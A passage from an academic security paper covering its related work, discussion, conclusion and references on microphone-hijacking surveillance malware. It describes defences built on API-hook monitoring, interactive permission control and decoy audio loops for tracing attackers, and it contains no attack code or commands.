Taint analysis aims to detect illegal information flow by tracking the taint, and it has been widely used for analyzing malware (**author?**) [35, 36, 37, 38, 39, 40, 41]. As pointed out by Saxena et al. (**author?**) [41], taint tracking usually incurs high performance overhead. This makes it difficult to be used for detecting malware in real-time.

To the best of our knowledge, no existing malware defense approach has been shown to be effective in detecting the bugbot we have presented.

6. Discussion

It should be noted that depending on the purpose, installing a microphone capture program may not be the best solution for a remote attacker to capture recorded audio. For instance, with some applications, like unencrypted VoIP traffic, the audio streams can be intercepted outside of the victim’s system. The primary advantage for the attacker to record directly from the microphone is that the bug application is not dependent on the execution of a program out of its control. In other words, it increases the availability and integrity of the captured data.

The risk of surveillance attacks is increased on systems shared with untrusted users. Since multiple users can open the microphone simultaneously, regardless of who is physically at the system, any user of a system can be compromised even if just one user of that system is not protected. Imagine a spouse that exploits this weakness on purpose to spy on his or her partner through a shared computer. This leads to questioning how to properly handle the lack of control over shared resources as more people adopt true multi-user environments.

From the defense side, while the methods presented in this paper remain broadly applicable, there are some limitations. Primarily, this prototype only monitors applications and, as is, would not be effective with kernel level or virtualization rootkit attacks that could supersede API hooks. Additionally, while the monitor is adaptable regardless of API used, attackers could temporarily evade the protection scheme by using an obscure or proprietary API until function names were discovered and incorporated into the monitoring DLL. Perhaps a more comprehensive solution would be to put a microphone access monitor into the sound card driver, or to use a virtual sound card as an intermediary. This would eliminate the need to have DLL hooks entirely.

As mentioned in section 1, this threat poses a large risk of privacy loss to most end users, yet it is unlikely to be a frequent source of random malware attacks. Spyware that collects usage statistics or online credentials is highly effective, even with large quantities of data, due to the low overhead of string parsing. A bugnet would probably produce much more data per node and would rely on more resource intensive processing methods like voice recognition. While this limits the scalability of the bugnet design it provides an advantage to the decoy mechanism. If the attacker automates the listening process, then

this effectively removes the human capability to better detect fake sounding or poorly crafted decoy loops. In other words, it would be easier for the decoy technique to trick the attacker’s system into remaining connected longer and provide more details for security auditing and tracing the bugnet’s source.

7. Conclusion

Remote surveillance is a significantly invasive threat, arguably even more so than identity theft. As it stands now, most vulnerable devices do not have the protection necessary to distinctly address microphone or camera hijacks. As a growing number of mobile devices with exploitable operation systems gain more reliable Internet access, this long standing problem is reaching a critical potential.

To demonstrate the viability of a surveillance intrusion, we developed a modern interpretation of a stealthy microphone hijack threat. The features of the bugnet closely match in-the-wild exploits. It uses a botnet framework and is able to exploit a system as soon as the target connects to the Internet.

We then investigated ways to mitigate the threat. Physical protection is an option, such as a cover or on-off switch, but most devices do not have this built-in, leaving software as the only answer for a vast majority of the vulnerable systems. Given the infrequency of microphone access by the average user, adding a way to monitor and interactively control recording access should be unobtrusive. As a solution we developed a mitigation mechanism that can be broadly applied to detect and prevent surveillance exploits. This methodology employs API hooks to monitor processes and uses extensible permissions testing to provide an allow-or-deny behavior.

To facilitate forensic analysis, our bugbot mitigation technique additionally involves using a decoy audio loop that consists of well crafted believable noise, such as background keyboard clacking or indiscernible talking to retain the remote attacker’s network connection while keeping the true audio recording confidential. The additional time created could then be used to trace the source of the attacker’s connection, or at minimum, gathering as much audit information as possible.

Currently most devices with network access and microphones, such as laptops and smartphones, are vulnerable to this type of attack. Yet there is still no widely accepted way for users to protect themselves. As awareness of this problem increases, the potential threat to privacy may lead consumers and businesses to lessen their dependence on such devices.

References

- [1] S. Gibson, Spyware was inevitable, *Commun. ACM* 48 (8) (2005) 37–39.
- [2] S. Trilling, C. Nachenberg, The future of malware, in: *EICAR 1999 best paper proceedings*, 1999.

- [3] N. Leavitt, Mobile phones: the next frontier for hackers?, *IEEE Computer* 38 (4) (2005) 20–23. doi:10.1109/MC.2005.134.
- [4] D. McCullagh, FBI taps cell phone mic as eavesdropping tool, *ZDNet News* (Dec. 2006).
- [5] M. A. Rajab, J. Zarfoss, F. Monrose, A. Terzis, A multifaceted approach to understanding the botnet phenomenon, in: *IMC '06: Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement*, 2006.
- [6] N. Ianelli, A. Hackworth, Botnets as a vehicle for online crime, Tech. rep., CERT (Dec. 2005).
- [7] O. Zaystev, *Rootkits, Spyware/Adware, Keyloggers and Backdoors: Detection and Neutralization*, A-List Publishing, 2006.
- [8] Apple, Developer Connection, <http://developer.apple.com>.
- [9] Apple, QuickTime Broadcaster, <http://apple.com/quicktime/broadcaster>.
- [10] Apple, Darwin Streaming Server, Administrator's Guide (2002).
- [11] N. Idika, A. P. Mathur, A survey of malware detection techniques, Tech. rep., SERC, sERC-TR-286 (Mar. 2007).
- [12] G. Hunt, D. Brubacher, Detours: Binary interception of Win32 functions, in: *Proceedings of the 3rd USENIX Windows NT Symposium*, 1999, pp. 135–143.
- [13] X. Wang, S. Chen, S. Jajodia, Tracking anonymous peer-to-peer VoIP calls on the internet, in: *Proceedings of the 12th ACM Conference on Computer Communications Security*, 2005.
- [14] S. T. Saponas, J. Lester, C. Hartung, S. Agarwal, T. Kohno, Devices that tell on you: Privacy trends in consumer ubiquitous computing, in: *Proceedings of the 16th USENIX Security Symposium*, 2007, pp. 55–70.
- [15] C. V. Wright, L. Ballard, F. Monrose, G. M. Masson, Language identification of encrypted VoIP traffic: Alejandra y Roberto or Alice and Bob?, in: *Proceedings of the 16th USENIX Security Symposium*, 2007.
- [16] S. Forrest, S. A. Hofmeyr, A. Somayaji, T. A. Longstaff, A sense of self for unix processes, in: *Proceedings of the 1996 IEEE Symposium on Security and Privacy (S&P 1996)*, IEEE, 1996.
- [17] C. Warrender, S. Forrest, B. Pearlmutter, Detecting intrusions using system calls: Alternative data models, in: *Proceedings of the 1999 IEEE Symposium on Security and Privacy (S&P 1999)*, 1999, pp. 133–145.
- [18] D. Wagner, D. Dean, Intrusion detection via static analysis, in: *Proceedings of the 2001 IEEE Symposium on Security and Privacy (S&P 2001)*, 2001.

- [19] R. Sekar, M. Bendre, P. Bollineni, A fast automaton-based method for detecting anomalous program behaviors, in: Proceedings of the 2001 IEEE Symposium on Security and Privacy (S&P 2001), 2001.
- [20] H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, W. Gong, Anomaly detection using call stack information, in: Proceedings of the 2003 IEEE Symposium on Security and Privacy (S&P 2003), 2003.
- [21] J. T. Giffin, S. Jha, B. P. Miller, Efficient context-sensitive intrusion detection, in: Proceedings of the 11th Network and Distributed System Security Symposium (NDSS 2004), 2004.
- [22] H. H. Feng, J. T. Giffin, Y. Huang, S. Jha, W. Lee, B. P. Miller, Formalizing sensitivity in static analysis for intrusion detection, in: Proceedings of the 2004 IEEE Symposium on Security and Privacy (S&P 2004), 2004.
- [23] J. T. Giffin, D. Dagon, S. Jha, W. Lee, B. P. Miller, Environment-sensitive intrusion detection, in: Proceedings of the 8th International Symposium on Recent Advances in Intrusion Detection (RAID 2005), 2005.
- [24] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks, in: Proceedings of the 7th USENIX Security Symposium, 1998, pp. 63–78.
- [25] M. Frantzen, M. Shuey, StackGhost: Hardware facilitated stack protection, in: Proceedings of the 10th USENIX Security Symposium, 2001, pp. 55–66.
- [26] T. Chiueh, F.-H. Hsu, RAD: A compile-time solution to buffer overflow attacks, in: Proceedings of the 21st International Conference on Distributed Computing Systems (ICDCS 2001), IEEE, 2001, pp. 409–417.
- [27] D. Nebenzahl, M. Sagiv, A. Wool, Install-time vaccination of Windows executables to defend against stack smashing attacks, IEEE Transactions on Dependable and Secure Computing (TDSC) 3 (1) (2006) 78–90.
- [28] M. Conover, w00w00 on heap overflows, <http://www.w00w00.org/files/articles/heaptut.txt> (1999).
- [29] X. Wang, Z. Li, J. Xu, M. K. Reiter, C. Kil, J. Y. Choi, Packet vaccine: Black-box exploit detection and signature generation, in: Proceedings of the 13th ACM Conference on Computer and Communications Security (CCS 2006), ACM, 2006.
- [30] S. Bhatkar, D. C. DuVarney, R. Sekar, Address obfuscation: An efficient approach to combat a broad range of memory error exploits, in: Proceedings of the 12th USENIX Security Symposium, 2003.
- [31] Z. K. Jun Xu, R. K. Iyer, Transparent runtime randomization for security, in: Proceedings of the 22nd Symposium on Reliable and Distributed Systems (SRDS 2003), IEEE, 2003.

- [32] G. S. Kc, A. D. Keromytis, V. Prevelakis, Countering code-injection attacks with instruction-set randomization, in: *Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS 2003)*, ACM, 2003, pp. 272–280.
- [33] E. Barrantes, D. Ackley, S. Forrest, T. Palmer, D. Stefanovic, D. Zovi, Randomized instruction set emulation to disrupt binary code injection attacks, in: *Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS 2003)*, ACM, 2003, pp. 281–289.
- [34] R. S. Sandeep Bhatkar, D. C. DuVarney, Efficient techniques for comprehensive protection from memory error exploits, in: *Proceedings of the 14th USENIX Security Symposium*, 2005.
- [35] U. Shankar, K. Talwar, J. S. Foster, D. Wagner, Detecting format string vulnerabilities with type qualifiers, in: *Proceedings of the 10th USENIX Security Symposium*, 2001.
- [36] J. Newsome, D. Song, Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software, in: *Proceedings of the 12th Network and Distributed System Security Symposium (NDSS 2005)*, 2005.
- [37] S. Chen, J. Xu, N. Nakka, Z. Kalbarczyk, R. K. Iyer, Defeating memory corruption attacks via pointer taintedness detection, in: *Proceedings of the 2005 International Conference on Dependable Systems and Networks (DSN 2005)*, IEEE, 2005.
- [38] Z. Su, G. Wassermann, The essence of command injection attacks in web applications, in: *Proceedings of the 33rd ACM Symposium on Principles of Programming Languages (POPL 2006)*, 2006.
- [39] W. Xu, S. Bhatkar, R. Sekar, Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks, in: *Proceedings of the 15th USENIX Security Symposium*, 2006.
- [40] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, G. Vigna, Cross site scripting prevention with dynamic data tainting and static analysis, in: *Proceedings of the 14th Network and Distributed System Security Symposium (NDSS 2007)*, 2007.
- [41] P. Saxena, R. Sekar, V. Puranik, Efficient fine-grained binary instrumentation with applications to taint-tracking, in: *Proceedings of the 2008 International Symposium on Code Generation and Optimization (CGO 2008)*, 2008.